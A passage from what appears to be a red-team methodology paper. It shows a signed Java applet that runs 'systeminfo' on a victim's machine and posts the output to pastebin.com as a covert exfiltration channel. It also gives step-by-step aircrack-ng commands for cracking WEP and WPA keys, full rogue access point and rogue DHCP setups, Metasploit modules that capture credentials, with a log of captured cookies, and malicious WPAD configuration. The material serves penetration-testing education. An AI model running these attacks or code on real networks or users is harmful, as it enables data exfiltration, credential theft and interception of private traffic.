


Figure 14 – Security warning because of untrusted certificate

If the victim presses the *Run* button, the applet will be allowed to read the local file and will display it to the user Figure 15.

The html code that embeds the applet must specify the JAR file as an attribute of the `<applet>` tag:

```
<html>
  <body>
    This is an applet test
    <applet code="TheApplet.class" archive="TheApplet.jar"
      width="100%" height="100%"></applet>
  </body>
</html>
```




Figure 15 – Reading contents of a local file using a signed applet

4.1.5 *Attacking the victim's machine*

Once the Red Team has an applet running on the victim's machine, it has several possibilities to leverage this situation in order to reach the engagement's objectives.

Such an applet could be programmed to do various malicious activities like:

- Search for sensitive files on local hard disk and send them to the attacker
- Search for locally stored secrets (passwords, hashes, cookies, authentication tokens, etc) and send them to the attacker
- Implant a backdoor executable/script on victim's computer and run it in order to perform malicious activities like keylogging, obtaining remote access, scanning the local network, etc
- Run various operating system commands and send the output to the attacker

The following Java applet executes the command "sysinfo" on a Windows machine and uses JavaScript to send the output of the command to the site <http://pastebin.com>.

The applet calls a JavaScript function from the same html page in order to send the information to the Internet. This option is better than creating a direct TCP connection to the destination site because it uses the browser (which is allowed by the firewall and has the correct proxy settings) to send the data.

If the team wants to simulate a stealth attacker, it can use a third party site as a covert channel to send data. One suitable option would be to send encrypted data to a text pasting site like <http://pastebin.com>, <http://pastesite.com>, <http://yourpaste.net>, etc. The output of the command can be retrieved anonymously by the attacker by periodic polling the archive and searching for the expected paste title (e.g. random_string).

In order to ensure that transferred data is not accessible by third parties, the JavaScript code can be modified to encrypt the message and then encode it using Base64 algorithm to be transmitted as text.

```
import java.applet.* ;
import java.awt.* ;
import java.io.* ;
import java.net.* ;
import java.lang.* ;
import java.util.* ;
import netscape.javascript.JSObject;
// set CLASSPATH=%CLASSPATH%;C:\Program Files\Java\jre6\lib\plugin.jar

public class TheApplet extends Applet{
    TextArea txtArea;
    JSObject jso;

    public void init() {
        txtArea = new TextArea(30, 100);
```

```

txtArea.setEditable(false);
add(txtArea);

jso = JSObject.getWindow(this);
}

public void start() {
txtArea.append("Running command...\n");
String output = runCommand(
    "c:\\windows\\system32\\systeminfo.exe");
txtArea.append(output + "\n");
txtArea.append("Calling javascript...\n");
if(jso != null ) {
    try {
        jso.call("dopost", new String[] {output, "random_string"});
    } catch (Exception e) {
        txtArea.append("Exception: " + e.toString());
    }
} else {
    txtArea.append("jso is null\n");
}
}

public String runCommand(String cmd) {
    if (System.getProperty("os.name").indexOf("Windows") >=0){
        try{
            Process proc = Runtime.getRuntime().exec(cmd);
            InputStream istr = proc.getInputStream();
            BufferedReader br = new BufferedReader(new
                InputStreamReader(istr));

            String output = "";
            String str;
            while ((str = br.readLine()) != null) output += str + "\n";
            try {
                proc.waitFor();
            } catch (Exception e) {
                output += e.toString();
            } finally {
                br.close();
            }

            return output;
        }catch(Exception e){
            return e.toString();
        }
    }else{
        return "System is not Windows";
    }
}

```

```
}  
}
```

A target user running the above applet will actually run the command “sysinfo” and paste the output to the site <http://pastebin.com> with the title *random_string*.




Figure 16 – Pastebin.com archive containing victim’s data

The HTML page containing the JavaScript code and which calls the applet is shown below:

```
<html>  
<head>  
<script>  
    function dopost(content, title) {  
        var html = "<form id='myform' enctype='multipart/form-data'  
method='post'      action='http://pastebin.com/post.php'>      <input  
name='paste_code'  id='paste_code'  value='\" + content +  
\"' type='hidden' /> <input name='submit_hidden' value='submit_hidden'  
type='hidden' /> <input name='paste_format' value='1' type='hidden' />  
<input name='paste_expire_date' value='1H' type='hidden' /> <input  
name='paste_private' value='0' type='hidden' /> <input name='paste_name'  
id='paste_name' value='\" + title + \"' type='hidden' /> </form>\";  
  
        var frame = document.getElementById("frm");  
        var innerDoc = (frame.contentWindow || frame.contentDocument);  
        if(innerDoc.document) innerDoc = innerDoc.document;  
        innerDoc.body.innerHTML = html;  
        innerDoc.getElementById("myform").submit();  
    }  
</script>
```

```
    }
</script>
</head>

<body>
  This is an applet test
  <br>
  <iframe src="" id="frm" width=100 height=100></iframe>
  <br>
  <applet code="TheApplet.class" archive="TheApplet.jar" width="100%"
height="100%"></applet>
</body>
</html>
```

4.2 Attacking the wireless network

The increased mobility of current computers, including the extended usage of smart phones determines an intense usage of wireless networks. Many companies use internal wireless networks to ensure connectivity for laptops and mobile phones.

The signal emitted by wireless access points cannot be restricted to fixed boundaries and it often can be detected outside company's building and outside the desired perimeter.

The wireless network constitutes an effective attack vector for a Red Team because it ensures easy access directly to the internal network of the target company.

Even though the target company does not have an active wireless network, wireless attacks are still possible against clients with wireless capabilities enabled (laptops, mobile phones).

4.2.1 *Breaking WEP encryption key*

Wireless networks can be configured to use different encryption protocols for protecting data integrity and confidentiality.

WEP (Wired Equivalent Privacy) is a security algorithm for 802.11 wireless networks introduced in 1999 and it is still used in some wireless networks, despite its well known weaknesses.

WEP uses the stream cipher RC4 for confidentiality and the CRC32 checksum for integrity. WEP can work with two key sizes: 64-bit WEP uses a 40 bit key which is concatenated with a 24 bit initialization vector to form the RC4 traffic key. The other mode is 128 bit WEP using a 104 bit key.

WEP suffers from multiple security weaknesses, especially related to the short size initialization vector. Given enough encrypted packets, the shared key can be recovered due to the fact that for a 24 bit IV, there is a 50% chance the same IV will repeat after 5000 packets.

There are multiple tools that can be used for cracking the WEP key. The most advanced is *aircrack-ng* [Aircrack], which we will use to demonstrate how to crack a WEP network.

These are the steps to recover a WEP key using *aircrack-ng* on a machine running the Linux distribution Backtrack5. This technique requires an active wireless client connected to the access point.

- Set the wireless card in monitoring mode, on the channel used by target AP

```
airmon-ng start wlan0    (creates the interface mon0 in monitor mode)
iwconfig mon0 channel 6
```
- Perform a fake authentication with the access point

```
aireplay-ng -fakeauth 0 -e target_ESSID -a MAC-of-AP mon0
```
- Start recording packets from the WEP network in order to capture initialization vectors

```
airodump-ng -c 6 -bssid MAC-of-AP -w output mon0
```
- Wait for an ARP request packet and replay it numerous times in order to generate responses containing new initialization vectors

```
aireplay-ng -arpreplay -b MAC-of-AP mon0
```
- Crack the network key using the initialization vectors captured in the output file

```
aircrack-ng -b MAC-of-AP output*.cap
```

4.2.2 **Breaking WPA and WPA2 pre-shared keys**

Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access II (WPA2) are two security protocols developed by the Wi-Fi Alliance to secure wireless computer networks. The Wi-Fi Alliance defined these in response to the serious weaknesses that have been found in WEP.

WPA uses Temporal Key Integrity Protocol (TKIP) to increase the security of the encryption key. TKIP dynamically generates an 128 bit key for each packet and prevents collisions. However, TKIP also has a weakness allowing an attacker to retrieve the keystream from short packets and use it to inject a small number of packets in the network.

WPA2 replaces the TKIP encryption protocol with CCMP to provide additional security. CCMP is an AES-based encryption mechanism that does not have its predecessor's weaknesses.

WPA and WPA2 support two authentication mechanisms:

- Pre-shared key – a secret passphrase known by all network nodes
- 802.1x authentication – requires a RADIUS authentication server and uses the EAP (extensible authentication protocol) for authenticating clients

Pre-shared keys are subject to brute force attacks. If an attacker manages to capture the WPA handshake between a wireless client and an access point, then it can use the captured information in a brute-force attack to recover the pre-shared key.

Because the pre-shared key can have between 8 and 63 characters, its strength stays in its length and complexity. Weak pre-shared keys can be found in common dictionaries.

The steps needed to recover a pre-shared key using a dictionary attack in aircrack-ng are:

- Set the wireless card in monitoring mode, on the channel used by target AP

```
airmon-ng start wlan0 (creates the interface mon0 in monitor mode)
iwconfig mon0 channel 6
```
- Start recording packets from the WPA network in order to capture authentication handshakes

```
airodump-ng -c 6 -bssid MAC-of-AP -w output mon0
```
- Deauthenticate a wireless client (in order to re-authenticate and capture the handshake)

```
aireplay-ng -deauth 0 -a MAC-of-AP -c MAC-of-CLIENT mon0
```
- Crack the pre-shared key using a dictionary attack

```
aircrack-ng -w dictionary.txt -b MAC-of-AP output*.cap
```

4.2.3 Rogue access points

When cracking the encryption key of the wireless network is not feasible or when the target does not have any wireless networks, the Red Team can take another attack approach: attack the clients.

The attack scenario that we describe and implement below assumes the Red Team members are in the physical proximity of the target network and they can establish a bidirectional communication channel with some wireless clients of the target network.

The purpose of the attack is to make the wireless clients connect to a malicious access point controlled by the attacker in order to have a direct communication channel with it. Further on, various attacks can be implemented against the client.




Figure 17 – Overview of rogue access point attack

We will use for this attack a laptop with two network cards: one wireless card and one ethernet card.

The Ethernet card will ensure the connectivity to the Internet.

The wireless card that we used for the implementation of this attack had an Atheros chipset which allowed it to be set in “master” mode and act as a software access point.

The attack can be setup in the following steps:

4.2.3.1 Configure the network connections

- Configure Ethernet connection to the internet (automatic DHCP configuration)


```
dhclient eth0
```
- Create a virtual wireless interface in “access point” mode


```
wlanconfig ath1 create wlandev wifi0 wlanmode master
```
- Set a new MAC address on the wireless interface


```
macchanger -m 00:11:22:33:44:55 ath1
```
- Set the channel and the name (ESSID) of our access point


```
iwconfig ath1 channel 1
iwconfig ath1 essid "FreeWifi"
```
- Set the IP address of the wireless interface


```
ipconfig ath1 10.0.0.1 netmask 255.255.255.0
```

4.2.3.2 Configure the DHCP server

We need a DHCP server in order to provide automatic network configuration to the wireless clients. We will use the following configuration file (*mydhcpd.conf*) in order to offer the clients the necessary network settings.

```
Subnet 10.0.0.0 netmask 255.255.255.0 {
    authoritative;
    range 10.0.0.10 10.0.0.30;
    option domain-name-servers 8.8.8.8;
    option domain-name "free.wifi.ro";
    option routers 10.0.0.1;
    option broadcast-address 10.0.0.255;
    default-lease-time 600;
    max-lease-time 7200;
}
```

We start the DHCP server listening on the `ath1` interface and using the custom configuration file:

```
dhcpd3 -cf mydhcpd.conf -d ath1
```

4.2.3.3 Configure network address translation and IP forwarding

Network address translation (NAT) is necessary in order to ensure Internet connectivity for the connected clients. All the wireless clients will be seen in the Internet as a single host, the rogue access point.

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -A FORWARD -s eth0 -o at0 -m state -state
RELATED,ESTABLISHED -j ACCEPT
iptables -A FORWARD -s eth0 -o at0 -j ACCEPT
echo 1 > /proc/sys/net/ipv4/ip_forward
```

4.2.3.4 Configure attacks against connected clients

Once a client connects to the rogue access point and tries to access the Internet, all the traffic will pass through the access point. This means that several attacks can be implemented like:

- Clear text protocol sniffing

In case the client accesses an external service using a clear text protocol (HTTP, SMTP, POP3, Telnet, etc) the attacker can sniff the traffic and find credentials, session cookies, files and personal messages.

There are multiple tools that can be used as: *dsniff*, *ettercap*, *middler*, *wireshark*, *tcpdump*, etc.

- SSL man-in-the-middle

Even though an established SSL session between the client and a server cannot be easily decrypted, there are other approaches that can be used to read the contents of the communication.

On the attacker machine (rogue access point) a HTTP request for a secure service can be transformed into a request for a clear text page. This can be done using a tool called *sslstrip* [Marlin09], which works as shown in the diagram from Figure 18.




Figure 18 – Stripping an SSL connection to clear text

- Malicious code injection

Since all the network traffic of the victim passes through attacker’s machine, the attacker can inject malicious code into the victim’s HTTP sessions, attempting to exploit browser vulnerabilities.

This attack technique is equivalent to the situation when the victim visits a malicious web site which servers attack code (e.g. malware).

4.3 Local Area Network attacks

Once the attacker has ‘stepped’ into the internal network of the target company, there are different attack techniques that can be used to gain access to sensitive information or to access other users’ computers.

4.3.1 Rogue DHCP server

If the Red Team has access to the internal network of a target company (by a compromised client or during an internal Red Teaming assessment), it can take advantage of the DHCP protocol in order to set a number of network configuration options to the

machines configured to use this protocol. We present here our implementation of this attack.

4.3.1.1 The DHCP protocol

The Dynamic Host Configuration Protocol (DHCP) is used on IP networks for automatic configuration of network settings, eliminating the need for a network administrator to manually do these settings. DHCP can be used to automatically configure various network settings of client machines like:

- IP address
- Subnet mask
- Default gateway address
- Name servers
- Domain name
- WPAD server
- Time servers, etc

DHCP uses UDP as transport protocol and the ports 67 (server listens for requests) and 68 (client listens for responses).

There are four types of DHCP operations Figure 19:

DHCP discovery: This is a broadcast message sent by clients into the local network with the purpose of discovering available DHCP servers. The destination IP address of this message is 255.255.255.255 or the specific broadcast address of the current subnet.

DHCP offer: This is a unicast response message send by the server to the client after receiving a DHCP discovery message. The server reserves an IP address for the client (for a predefined amount of time) and sends this information (offer) to the client along with subnet mask and lease duration information.

DHCP request: Is sent as a broadcast message by a client to all DHCP servers in the local network in order to inform them which offer it has chosen. This way, the servers who have not been chosen can free their leased address.

DHCP acknowledge: Is the last step of the DHCP dialogue for automatic configuration. This is a unicast message sent by the server to its client in order to acknowledge the configuration. This packet contains also additional information requested by the client like: default gateway, name servers, etc.

| No. | Time | Source | Destination | Protocol | Info |
|-----|-----------|----------------|-----------------|----------|---|
| 20 | 34.275852 | 0.0.0.0 | 255.255.255.255 | DHCP | DHCP Discover - Transaction ID 0x984e4f11 |
| 21 | 34.276087 | 192.168.84.254 | 192.168.84.130 | DHCP | DHCP Offer - Transaction ID 0x984e4f11 |
| 22 | 34.276518 | 0.0.0.0 | 255.255.255.255 | DHCP | DHCP Request - Transaction ID 0x984e4f11 |
| 23 | 34.284487 | 192.168.84.254 | 192.168.84.130 | DHCP | DHCP ACK - Transaction ID 0x984e4f11 |

Figure 19 – Packet capture of DHCP auto configuration

A rogue DHCP server is an additional DHCP server located in a local area network with the purpose of serving a different configuration set to clients, usually with a malicious purpose.

The machine controlled by the attacker can act as a rogue DHCP server and give clients wrong configurations:

- Changing the default gateway – the attacker can make a client believe that he is the default gateway and send all the traffic through the attacker.
- Changing the name servers – the attacker can act as a name server and make the client use it for name resolutions. This way, the client can be redirected to any IP address or even to the attacker itself.
- Changing the WPAD option

4.3.1.2 Configuring a rogue DHCP server

A rogue DHCP server is an additional server located inside a local area network. When controlled by an attacker, the server can offer specially crafted network settings to clients in order to facilitate malicious actions.




Figure 20 – Rogue DHCP server

As described in Figure 20, the rogue DHCP server can be configured to serve the following options to the hooked client:

```
IP address:      10.0.0.1
Netmask:        255.255.255.0
Domain name:    rogue.domain
Default gateway: 10.0.0.1
Name server:    10.0.0.1
```

This way, the attacker will act as default gateway and name server for the hooked client and he will relay all the traffic from client to destination.

In order to achieve this behavior, we will use the *dhcpcd3* server [ISC]. The following configuration file is necessary to run the server as needed:

```

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.20 10.0.0.100;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
    option domain-name "free.wifi";
    max-lease-time      120;
    default-lease-time  120;
    authoritative;
}

```

The dhcpd3 server can be started with the following command:

```
dhcpd3 -cf dhcpd.conf -d eth0
```

4.3.1.3 Configuring rogue network services

The hooked client will try to act normally inside the local network and will try to perform name resolutions, automatically connect to network shares, to mail servers and access intranet websites. We want to simulate these services on the attacker's machine in order to capture credentials or password hashes. We will use for this purpose the Metasploit framework [Metasploit].

All the name resolution requests will be sent to the attacker's machine. To act as a DNS server, we will use the *fakedns* module from Metasploit. We configure the fake DNS server to resolve all names to the IP address of the attacker (10.0.0.1):

```

./msfconsole
msf> use auxiliary/server/fakedns
msf> set DOMAINBYPASS domain.none
msf> set TARGETHOST 10.0.0.1
msf> run

```

Now we configure other common services that might be accessed by the hooked client. The purpose of these services is to capture credentials of the client.

Configure SMTP server (port 25):

```

msf> use auxiliary/server/capture/smtp
msf> run

```

Configure POP3 server (port 110 and port 995 – SSL) :

```

msf> use auxiliary/server/capture/pop3
msf> run
msf> set SRVPORT 995
msf> set SSL true
msf> run

```

Configure IMAP server (port 143 and port 993 – SSL) :

```

msf> use auxiliary/server/capture/imap
msf> run
msf> set SRVPORT 993
msf> set SSL true

```



```
msf> run
```

Configure SMB server in order to capture password hashes (port 445):

```
msf> use auxiliary/server/capture/smb
msf> run
```

Configure HTTP server in order to capture authentication cookies stored in client's browser (port 80 and port 443):

```
msf> use auxiliary/server/capture/http
msf> run
msf> set SRVPORT 443
msf> set SSL true
msf> run
```

In Figure 21 we can see various DNS requests resolved by the fake DNS server and HTTP requests sent by the hooked client. The http capture module of Metasploit logs the cookies sent by the client, which could be used by the attacker to hijack his web sessions.

```
msf auxiliary(http) >
msf auxiliary(http) >
[*] HTTP wpad.dat sent to 10.0.0.22
[*] DNS 10.0.0.22:61759 XID 13344 (IN::A www.k.ro)
[*] HTTP REQUEST 10.0.0.22 > www.k.ro:80 GET / Windows IE 8.0 cookies=
[*] DNS 10.0.0.22:61558 XID 27056 (IN::A adwords.google.com)
[*] HTTP REQUEST 10.0.0.22 > adwords.google.com:80 GET /forms.html Windows IE 7.0 cookies=
[*] DNS 10.0.0.22:49982 XID 7053 (IN::A blogger.com)
[*] HTTP REQUEST 10.0.0.22 > blogger.com:80 GET /forms.html Windows IE 7.0 cookies=
[*] DNS 10.0.0.22:52553 XID 7423 (IN::A care.com)
[*] HTTP REQUEST 10.0.0.22 > care.com:80 GET /forms.html Windows IE 7.0 cookies=
[*] DNS 10.0.0.22:53713 XID 51523 (IN::A careerbuilder.com)
[*] HTTP REQUEST 10.0.0.22 > careerbuilder.com:80 GET /forms.html Windows IE 7.0 cookies=
[*] DNS 10.0.0.22:52796 XID 5887 (IN::A ecademy.com)
```

Figure 21 – HTTP requests captured by the fake HTTP server in Metasploit

4.3.2 Abusing the Web Proxy Auto-discovery Protocol (WPAD)

The Web Proxy Auto-discovery Protocol (WPAD) is a method used by client computers to locate a URL of a configuration file. This file – also called proxy auto-config (PAC) file – is hosted on a web server and contains instructions for browsers to help them determine the proxy server needed for accessing a certain URL.

WPAD is described in an internet draft [IETF] which expired in December 1999 but it is still supported by the majority of web browsers. It is often used in computer networks to automatically configure the proxy server settings of web clients and it is activated when the browser is configured for automatic detection of proxy settings (Figure 22).




Figure 22 – Configuration for automatic proxy detection (Internet Explorer and Mozilla Firefox)

A browser that is set to automatically detect proxy settings will fetch the PAC file from the URL provided by WPAD protocol and use it to determine these settings.

The URL for the PAC file can be obtained by clients using DHCP or DNS protocols.

In order to obtain the URL by DHCP, we use the *dhcpcd3* server. The configuration file of this server must contain the following lines:

```
option wpad-url          code 252 = text;
option wpad-url          "http://10.0.0.1/wpad.pac";
```

The DNS server inside the company can also be used to find the WPAD server. The DNS server must be configured to resolve the name *wpad* or *wpad.[local domain]* to the IP address of the web server containing the PAC file.

Internet Explorer will search for the file *wpad.dat* and Mozilla Firefox will search for *wpad.pac* on the web server specified by the WPAD URL. However, both files are written by the same rules.

The proxy auto-configuration files follow the JavaScript syntax and must contain at least a function called *FindProxyForURL(url, host)* which must return a string specifying the proxy settings that should be used for the URL parameter.

A sample function that instructs the browser to use the proxy server 10.0.0.1 on port 8080 for all URLs is:

```
function FindProxyForURL(url, host) {
    return "10.0.0.1:8080";
}
```

Other valid return values are:

- “DIRECT” - do not use a proxy server for the URL
- “SOCKS:1234” - use a socks server on the specified port

WPAD can be abused in conjunction with a rogue DHCP server. The hooked DHCP clients can be configured to retrieve the PAC file from a location controlled by the attacker, as in the following configuration file:

```
option wpad-url          code 252 = text;
subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.20 10.0.0.100;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
    option domain-name "free.wifi";
    max-lease-time      120;
    default-lease-time  120;
    authoritative;
    option wpad-url      "http://10.0.0.1/wpad.pac";
}
```

The malicious PAC file can instruct the victim's browser to use a malicious proxy server which can record all traffic, modify requests or inject malicious code (Figure 23).

